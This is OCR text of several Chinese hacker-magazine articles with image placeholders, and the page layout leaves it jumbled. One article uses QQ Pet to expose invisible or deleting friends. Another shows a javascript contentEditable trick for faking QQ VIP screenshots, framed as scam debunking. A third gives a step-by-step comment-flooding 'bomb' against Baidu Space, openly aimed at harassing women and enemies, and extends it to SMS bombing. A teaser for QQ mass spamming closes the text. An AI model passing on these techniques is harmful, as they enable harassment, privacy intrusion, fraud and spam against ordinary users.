


图2 发送宠物炫

既然要发送东东，必定要有接收方，BUG就出现在读取好友列表的时候。因为好友列表只显示在线用户，而QQ宠物还不能将隐身与在线区分开来，所以那些“隐君子”就会出现在好友列表中了。




图3 对实验QQ进行处理

在这里我首先对自己的大号进行隐身处理，同时在小号中看看大号是否还在线，结果为NO，如图3。




图4 查到隐身号码




图5 无法发送

接下来用小号发“宠物炫”，并且读取好友列表。如果好友在线或隐身的话就可以看到了，而且发送是无法成功的，如图4、图5。

其实这种方法还可以

网络揭秘——QQ收费业务刷到2999年

图 郝安山

事先声明：凡是利用本方法做坏事的人与本人及《黑客手册》无关！

首先给大家看一下图，如图1。如果你在上期看到这个NB的题目而萌生出免费吃钻的想法的话，那你就错了。本文只是揭秘，揭露那些利用本方法骗人的骗子。




图1　黄钻刷到2999年




图2　进入编辑状态的网页

这种方法类似于PS的方式，不过是利用代码设置的。接下来进入正题，首先打开网址：http://my.qq.com/，在地址栏输入代码javascript:document.body.contentEditable='true'; document.designMode='on';，点击“转到”，此时网页即进入编辑状态，类似于QQ空间的编辑，如图2。

这时你看到网页上出现齿形边线，接下来如何保存图片呢？还是利用代码，代码为：javascript:document.body.contentEditable='false'; void 0，使用方法同上，“转到”后就退出编辑状态，齿形边线就消失了。

先前还有一个代码是可以直接保存网页的，不过爆出几天后就被封掉了，我也不必告诉大家了。当然，这个代码适用于所有网址，记得去年我告诉过大家QQ空间神偷代码，其实这个代码也可以胜任，如图3。




图3　利用代码编辑他人的空间

然后你截了图去吓唬别人就好了。网站上开钻的骗子用的就是这个方法，告诉大家方法不是让你去骗人的，而是防止被骗的！

“百度空间炸弹”——狂刷百度空间留言秘籍

图 Komy-D& 璐儿

百度空间凭借着简单易用的特点博得了很多用户，我本人也是用的百度空间。用过百度空间的朋友都知道，在百度空间留言有时需要输入验证码，留言成功后网页还要刷新，要大量留言的话是很麻烦的，这里我就教大家百度空间刷留言的技巧。

为了确保真实，大家看一下效果，如图1（*PS：冰的原点的博客，刷那么多不知道骂我不-_-请原点原谅，嘿嘿*）。文章没有什么技术含量，只是一个小小的技巧而已，通过这个方法我们可以狂踩MM的空间、报复仇人……本方法长期有效，我已经用了N久了，今天分享给大家。

首先下载安装Opera浏览器（*下载地址：http://www.operachina.com/*），在地址栏中输入http://waphi.baidu.com/登录自己的百度空间账号，建议在下拉框中选择“保存自动登录书签”，如图2。然后在Opera菜单栏中执行“书签”－“将页面加入书签”，为的是把页面加入Opera的书签，方便我们以后调用。

WAP版的空间很简洁，如图3。点击“好友”进入好友列表，选择需要刷留言的好友进入其空间，然后阅读日志。在日志的下方有**“我要评论”**，如图4。

输入评论内容后，到关键的地方了，狂点“发布评论”按钮，如图5。

注意要一直点，速度要快哦，不然会失败的（*由于是利用网页刷新时的延迟来多次向服务器发送评论，所以成功的关键与网络*




图1　效果预览




图2　保存自动登录书签




图3　界面

查询自己是否还是对方的好友，方法相同，**只是需要对方在线，而且还要开通个QQ宠物。如果显示对方在QQ好友列表却未出现在宠物好友列表，那么对方已经把你删除了。**

怎么样，一个小小的宠物除了可以带来乐趣外，还有不少功劳吧？谁让TX开发了那么多的功能，能力越大责任也就越大，功能越多漏洞也就越多！




图4　我要评论




图5　狂点“发布评论”





图6　完成后的效果


图7　丹若鼠标自动点击器

带宽有关，我是在ADSL拨号1M网速环境中测试通过，如果是光缆或是高速网用户，可以先用迅雷或其它下载工具进行下载操作，消耗下带宽，这样成功率会高些），我点了一小会就刷了173条，效果如图6（小编汗ing……读到这里聪明的大家应该知道原理了吧？那就各显神通吧，正好可以当前几期数据包专题的实践）。

上面是手工实现方法，下面介绍用工具自动点击留言，这样我们就可以偷懒休息啦！用到的工具是“丹若鼠标自动点击器”（下载地址：www.greendown.cn/soft/11383.html），运行后界面如图7，点击频率我设置为0.2秒／次。

注意不要设置太快，也不能设置太慢，不然会刷不成功。设置完成后来到发布评论处，如图5，按下键盘上的PageUp键就可以自动点击刷留言，想停止的话可以按PageDown。如果对热键不太习惯的话，可以在程序里自定义。

文章没什么技术含量，想必原理大家都清楚了吧？用到了WAP版百度空间没有检查用户上次评论是否重复的一个小bug和网络延迟，就轻松达到我们的目的了。其实我们还可以拓展一下思维，比如我们可以使用按键精灵录制脚本自动点击刷留言、用手机随时随地刷等。另外，如果是WAP版的飞信（地址：http://wap.mobless.cn），利用本文的方法可以给飞信好友狂发短信，那就是“短信炸弹”了。

最后，希望大家刷得不要过火，刷多了别人会烦滴。欢迎大家到NoHack论坛找我交流，我的ID是komy。[编辑手记]

如何利用QQ群发广告信息

文/小桥流水

从本文你可以学到：
如何利用QQ广而告之

在QQ中群发广告是目前效果最好、成本低廉的网络广告方式，如果你要进行网站及企业产品宣传等网络推广工作，下面我们介绍一种方法，不用你花钱即可将广告群发到上万人的QQ中！

